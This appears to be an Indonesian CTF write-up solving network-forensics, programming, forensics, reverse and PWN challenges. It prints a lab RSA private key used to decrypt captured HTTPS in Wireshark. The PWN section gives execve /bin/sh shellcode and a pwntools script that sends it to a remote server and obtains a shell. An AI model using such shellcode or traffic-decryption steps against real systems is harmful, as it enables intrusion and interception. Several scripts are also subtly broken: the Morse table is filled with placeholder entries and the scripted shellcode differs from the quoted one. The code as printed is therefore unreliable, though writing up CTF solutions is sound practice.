
```

root@kosong:~# openssl rsa -in private.key -text -noout
Private-Key: (576 bit)
modulus:
  00:c2:cb:b2:4f:db:f9:23:b6:12:68:e3:f1:1a:38:
  96:de:45:74:b3:ba:58:73:0c:bd:65:29:38:86:4e:
  22:23:ee:eb:70:4a:17:cf:d0:8d:16:b4:68:91:a6:
  14:74:75:99:39:c6:e4:9a:af:e7:f2:59:55:48:c7:
  4c:1d:7f:b8:d2:4c:d1:5c:b2:3b:4c:d0:a3
publicExponent: 65537 (0x10001)
privateExponent:
  32:03:0e:42:c6:9d:4e:77:de:7e:23:97:b1:3d:ba:
  2e:52:f2:c5:7a:20:5f:59:73:fe:d6:f8:76:32:f5:
  3c:f8:88:66:09:ff:63:fa:11:4e:2b:5d:f1:db:62:
  49:f8:ea:f0:bf:5f:a2:6a:d5:b8:e4:8b:7f:ab:05:
  0d:32:fc:57:4b:44:6e:22:d0:8b:a7:b1
prime1:
  00:cc:e9:54:57:f1:27:c4:95:46:e5:78:41:02:9a:
  c6:af:70:60:4c:64:e8:28:10:18:ac:bb:53:82:33:
  bb:57:f3:7a:6e:68:95
prime2:
  00:f3:5c:b8:25:f0:03:39:6f:11:f1:49:a5:9a:0f:
  e7:3d:b4:31:62:cb:30:5b:8e:bf:ed:a5:ca:84:0b:
  e2:4c:53:6b:6a:ae:57
exponent1:
  00:a3:1a:df:3e:19:00:f4:a3:76:09:55:cd:39:8b:
  85:b7:44:16:02:f9:17:2a:3c:95:c7:78:5c:a2:79:
  17:18:8c:ff:d9:3e:79
exponent2:
  00:d5:51:42:c1:4e:5f:25:2a:ec:c9:59:ca:e4:fe:
  67:ad:b8:93:49:8b:dd:b9:83:a9:4c:c0:74:81:c6:

```

Tidak usah berlama-lama langsung saja kita masukkan file private key tersebut ke wireshark agar paket https yang tercapture dapat terbaca(ter-decrypt).

Klik edit -> preferences lalu pilih protocols dan cari ssl kemudian klik edit di samping RSA Keys list.



Lalu isi seperti berikut.

IP address	Port	Protocol	Key File	Password
192.168.56.102	443	http	/home/noob/Documents/swg/private.key	

- IP address : IP address client.
- Port : port yang digunakan,karena https berarti menggunakan port 443.
- Protocol : isi http,karena disini kita akan mendecrypt packet https menjadi http.
- Key File : masukkan private key.

Setelah kita melakukan konfigurasi pada wireshark maka packet packet yang ada secara otomatis ter-decrypt.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.56.1	224.0.0.251	NDNS	154	Standard query 0x0000 PTR apple-mobdev.tcp.local, "QM" question PTR 46e20547.sub.apple-mobdev2.t...
2	0.031331	192.168.56.1	192.168.56.102	TCP	60	54884 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
3	0.031546	192.168.56.102	192.168.56.1	TCP	66	443 → 54884 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
4	0.031593	192.168.56.1	192.168.56.102	TCP	54	54884 → 443 [ACK] Seq=1 Ack=1 Win=525568 Len=0
5	0.035963	192.168.56.1	192.168.56.102	TLSv1.1	578	Client Hello
6	0.035255	192.168.56.102	192.168.56.1	TCP	60	443 → 54884 [ACK] Seq=1 Ack=525 Win=30336 Len=0
7	0.036150	192.168.56.102	192.168.56.1	TLSv1.1	780	Server Hello, Certificate, Server Hello Done
8	0.036871	192.168.56.1	192.168.56.102	TLSv1.1	212	Client Key Exchange, Change Cipher Spec, Finished
9	0.038954	192.168.56.102	192.168.56.1	TLSv1.1	336	New Session Ticket, Change Cipher Spec, Finished
10	0.043050	192.168.56.1	192.168.56.102	HTTP	603	GET /flag.php HTTP/1.1

Salah satu packet yang mencurigakan adalah GET /flag.php oleh karena itu maka kita lakukan follow http stream pada packet GET /flag.php dan muncullah flagnya.

```

HTTP/1.1 200 OK
Date: Sat, 14 May 2016 08:33:53 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.24
Content-Length: 45
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

Flag 2: B2P{83b89aeac40bb038dc01501a3d99b918}

```

Flag : B2P{83b89aeac40bb038dc01501a3d99b918}

Programming

capture_Yunani - FAST AND FURIOUS (300 pts)

capture_Yunani - FAST AND FURIOUS

Pecahkan enkripsinya sebelum waktunya habis untuk mendapatkan flag!

[Link 1]

Scoring is Currently Disabled!

SCORING OFF

300

PTS

tipe

flag

kategori

PROGRAMMING

tangkapan_pertama

Uncaptured

diselesaikan_oleh >

Pada soal ini kita diberikan sebuah web yang menampilkan gambar QR-Code.

Hi Gladiator!

Kami telah mengirimkan pesan dalam bentuk QR yang **TERENKRIPSI**.
Dapatkan pesannya dan kirim balik ke kami (Note: Pesan dalam bentuk SHA1 hash).
Kirim sebelum waktunya habis!!!



Solution

0

Reload

Pertama saya coba lakukan scanning pada QR-Code tersebut dan hasilnya nihil (tidak valid).

Setelah saya perhatikan ternyata gambar QR-Code tersebut di invert (dari hitam ke putih dan dari putih ke hitam),coba bandingkan dengan QR-Code berikut.



Gambar dari google

Kemudian saya coba untuk melakukan invert pada gambar QR-Code pada web tersebut menggunakan script sederhana yang saya buat menggunakan bahasa pemrograman python.

```
1 from qrcode import QR
2 from PIL import Image, ImageOps
3
4 asli = Image.open('index.png')
5 balik = ImageOps.invert(asli)
6 balik.save('hasil.png')
7 qr = QR()
8 qr.decode("/home/noob/Documents/swg/jadian.png")
9 print qr.data
```

Sebelumnya saya telah mendownload gambar QR-Code pada web soal sebagai percobaan(index.png). Kemudian kita jalankan script tersebut dan hasilnya seperti berikut.

```
root@kosong:~# python invert.py
.....
.....
.....
```

Kita tahu bahwa string tersebut berupa sandi morse (yang pernah pramuka pasti tahu),lalu saya coba untuk melakukan decode sandi morse tersebut.

Saya coba menggunakan decoder online dan hasilnya sebagai berikut.

(-.) ** (-.)	1FBC56022BEB15D99A0066C0
	BFD3F3D2C70EF3EA

Lalu saya coba untuk membuat script untuk melakukan decode terhadap Sandi morse tersebut.

```

from qrcode import QR
from PIL import Image, ImageOps

morse = {
    "A": "...", "B": "...", "C": "...", "D": "...", "E": "...", "F": "...", "G": "...", "H": "...", "I": "...", "J": "...", "K": "...",
    "L": "...", "M": "...", "N": "...", "O": "...", "P": "...", "Q": "...", "R": "...", "S": "...", "T": "...", "U": "...", "V": "...",
    "W": "...", "X": "...", "Y": "...", "Z": "...", "1": "...", "2": "...", "3": "...", "4": "...", "5": "...", "6": "...",
    "7": "...", "8": "...", "9": "...", "0": "-----"
}

inverseMorse = dict((v, k) for (k, v) in morse.items())
asli = Image.open('index.png')
balik = ImageOps.invert(asli)
balik.save('hasil.png')
qr = QR()
qr.decode("hasil.png")
data = qr.data
result = ''.join(inverseMorse[x] for x in data.split(' '))
print result

```

- InverseMorse untuk membalikkan dari value menjadi key dan key menjadi value

Dan hasilnya sebagai berikut.

```

root ➤ kosong swg # python invert.py
1FBC56022BEB15D99A0066C0BFD3F3D2C70EF3EA

```

Sama seperti yang dihasilkan pada decoder online.

Jadi selanjutnya saya buat script untuk mendapatkan gambar dari web lalu ditambah script diatas dan terakhir mengirimkan hasilnya kembali ke web soal.

```

import shutil
import requests as r
from base64 import *
from qrcode import QR
from PIL import Image, ImageOps
from bs4 import BeautifulSoup as bs

morse = {
    "A": "...", "B": "...", "C": "...", "D": "...", "E": "...", "F": "...", "G": "...", "H": "...", "I": "...", "J": "...", "K": "...",
    "L": "...", "M": "...", "N": "...", "O": "...", "P": "...", "Q": "...", "R": "...", "S": "...", "T": "...", "U": "...", "V": "...",
    "W": "...", "X": "...", "Y": "...", "Z": "...", "1": "...", "2": "...", "3": "...", "4": "...", "5": "...", "6": "...",
    "7": "...", "8": "...", "9": "...", "0": "-----"
}

inverseMorse = dict((v, k) for (k, v) in morse.items())
s = r.Session()
url = "http://35.187.236.126:8021/index.php"

image = bs(s.get(url).text, 'html.parser').find('img')['src'].split(',')[1]
with open('qrdata.png', 'wb') as f:
    f.write(base64decode(image))
asli = Image.open('qrdata.png')
balik = ImageOps.invert(asli)
balik.save('hasil.png')
qr = QR()
qr.decode("hasil.png")
data = qr.data
result = ''.join(inverseMorse[x] for x in data.split(' '))
ref = 'http://35.197.134.203:8021/index.php'
ua = 'Mozilla/59.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0'
print s.post(url, data={'solution': result}, headers={'User-Agent': ua, 'Referer': ref}).text

```

Dan berikut hasilnya

```

root ➤ kosong swg # python invert.py | grep 'B2P'
<p class="info"><div class='data alert alert-success'><strong>Selamat!<br></strong>B2P{95bef58cd9ccad4a067b602a9cc630ae}</div></p>

```

Flag : B2P{95bef58cd9ccad4a067b602a9cc630ae}

Forensic

capture_Senegal - NO PAIN NO GAIN (200 pts)




Diberikan sebuah file dengan nama osas.dmp.

Hal pertama yang saya lakukan adalah mencari tahu mengenai format .dmp dan ternyata format .dmp merupakan sebuah dump crash error yang tersimpan.

Hal pertama yang saya lakukan adalah melakukan pencarian menggunakan strings namun tidak membuahkan hasil.

Jadi selanjutnya saya coba untuk mengubah formatnya dari .dmp menjadi .data .

Pada file manager file tersebut terbaca sebagai gambar jadi saya coba buka menggunakan gimp.




Setelah saya menaik turunkan offset,width,dan height akhirnya saya yakin bahwa file tersebut memanglah gambar dan flagnya kemungkinan ada pada gambar tersebut.

Jadi disini saya melakukan banyak percobaan untuk menentukan offset,width,dan height dari gambar tersebut sehingga dapat menghasilkan gambar yang jelas.

Akhirnya saya menemukan perbandingan yang tepat yaitu

- Offset : 10763672
- Height : 1435
- Width : 1435



Selanjutnya klik open dan terlihatlah flagnya



Flag : B2P{7c6eb59b88fe7efd64111b33f49b7903}

Reverse

capture_Jerman - CHECK_IT (200 pts)

capture_Jerman - CHECK _IT

Reverse it.

[check_0d7788dbe76b9746eff3f3726862af17]

Scoring is Currently Disabled!

SCORING OFF

200
PTS

tipe
flag
kategori
REVERSE
tangkapan_pertama
Uncaptured

diselesaikan_oleh >

Disini kita diberi sebuah file binary elf 32 bit dengan nama check_0d7788dbe76b9746eff3f3726862af17 .

```
root@kosong:~$ file check_0d7788dbe76b9746eff3f3726862af17
check_0d7788dbe76b9746eff3f3726862af17: ELF 32-bit LSB executable, Intel 80386,
version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=333ef07cc8fd5800cc96f80f8432a24c8559e01c, stripped
```

Pertama kita gunakan r2 untuk disassemble file binary tersebut.

```
root@kosong:~$ r2 ./check_0d7788dbe76b9746eff3f3726862af17
[0x08048380]> aa
[0x08048380]> pdf@main
```

Setelah itu kita cari alamat mana yang akan dieksekusi ketika input yang dimasukkan salah atau benar.

Berikut alamat yang akan dieksekusi ketika input benar:

0x0804857f

```

| 0x0804857b 39c2 cmp edx, eax
,=====< 0x0804857d 750e jnz 0x0804858d
| 0x0804857f c7042453860. mov dword [esp], str.Correctflag
```

Berikut alamat yang akan dieksekusi ketika input salah:

0x0804858d

```

, CODE (CALL) RETN FROM 0x0804858d (unk)
=====< 0x0804858b eb0c jmp loc.08048599
`-----> 0x0804858d c70424ffffff. mov dword [esp], 0xffffffff
```

Tanpa menunggu lama selanjutnya kita akan mencari tahu input apa yang tepat agar program mengeksekusi instruksi pada alamat 0x0804857f .

Disini saya menggunakan angr untuk membantu menyelesaikan soal ini.

```
import angr
success_address = 0x0804857F
fail_address = 0x0804858D
project = angr.Project("./check_0d7788dbe76b9746eff3f3726862af17", load_options={'auto_load_libs': False})
argv1 = angr.claripy.BVS("argv1", 37*8)
initial_state = project.factory.path(args=["./check_0d7788dbe76b9746eff3f3726862af17", argv1])
ex = project.surveyors.Explorer(
    start = initial_state,
    find = (success_address,),
    avoid = (fail_address,)
)
ex.run()
if ex.found:
    found = ex.found[0]
else:
    print "Not Found"
    exit(0)
solution = found.state.se.any_str(argv1)
print solution
```

Kemudian jalankan script tersebut.

Karena di linux saya tidak dapat menjalankan python framework angr jadi saya gunakan vps untuk menjalankanya.


```
root@OsirishX:~# python solver.py
0x0804857F Found
B2P{325ccc3d42acf61c172a670afca15587}
root@OsirishX:~#
```

Dan muncullah flagnya.

Flag : B2P{325ccc3d42acf61c172a670afca15587}

PWN

capture_Republik Cheska - EXECUTOR (100 pts)



Disini kita diberi sebuah file dengan nama `eater_1456fb7e0407c2707c234887fa556ea3` selanjutnya kita coba cek file tersebut.

```
root@kosong:~$ file eater_1456fb7e0407c2707c234887fa556ea3
eater_1456fb7e0407c2707c234887fa556ea3: ELF 32-bit LSB executable, Intel 80386,
version 1 (GNU/Linux), statically linked, for GNU/Linux 2.6.24, BuildID[sha1]=25
75421fc945f99e2d84b25e2d7b4b3b98e40fcb, not stripped
```

Selanjutnya kita coba jalankan file tersebut dan berikut hasilnya

```
root@kosong:~$ ./eater_1456fb7e0407c2707c234887fa556ea3
Send me stuff!!
kosong
Segmentation fault
```

Terlihat dari file ketika dijalankan kita dapat langsung mengirimkan payload untuk memanggil shell.

Berikut payload nya

Shellcode = `"\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"`

Kemudian langsung saja kita buat script sederhana menggunakan python untuk mengirim shellcode tersebut.

```

from pwn import *
server = remote("35.187.236.126", 8032)
server.recv(2048)
Shellcode = "\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
server.sendline(Shellcode)
log.info("Mengirim Shellcode")
server.interactive()

```

Berikut hasil dari program tersebut ketika dijalankan

```

root  kosong  swg  #  python pwnexec.py
[+] Opening connection to 35.187.236.126 on port 8032: Done
[*] Mengirim Shellcode
[*] Switching to interactive mode

$ id
uid=1000(ctf) gid=1000(ctf) groups=1000(ctf)

```

Selanjutnya langsung kita cari saja flagnya.

```

$ ls
easysHELL
flag.txt
$ cat flag.txt
B2P{c832b461f8772b49f45e6c3906645adb}

```

Flag : B2P{c832b461f8772b49f45e6c3906645adb}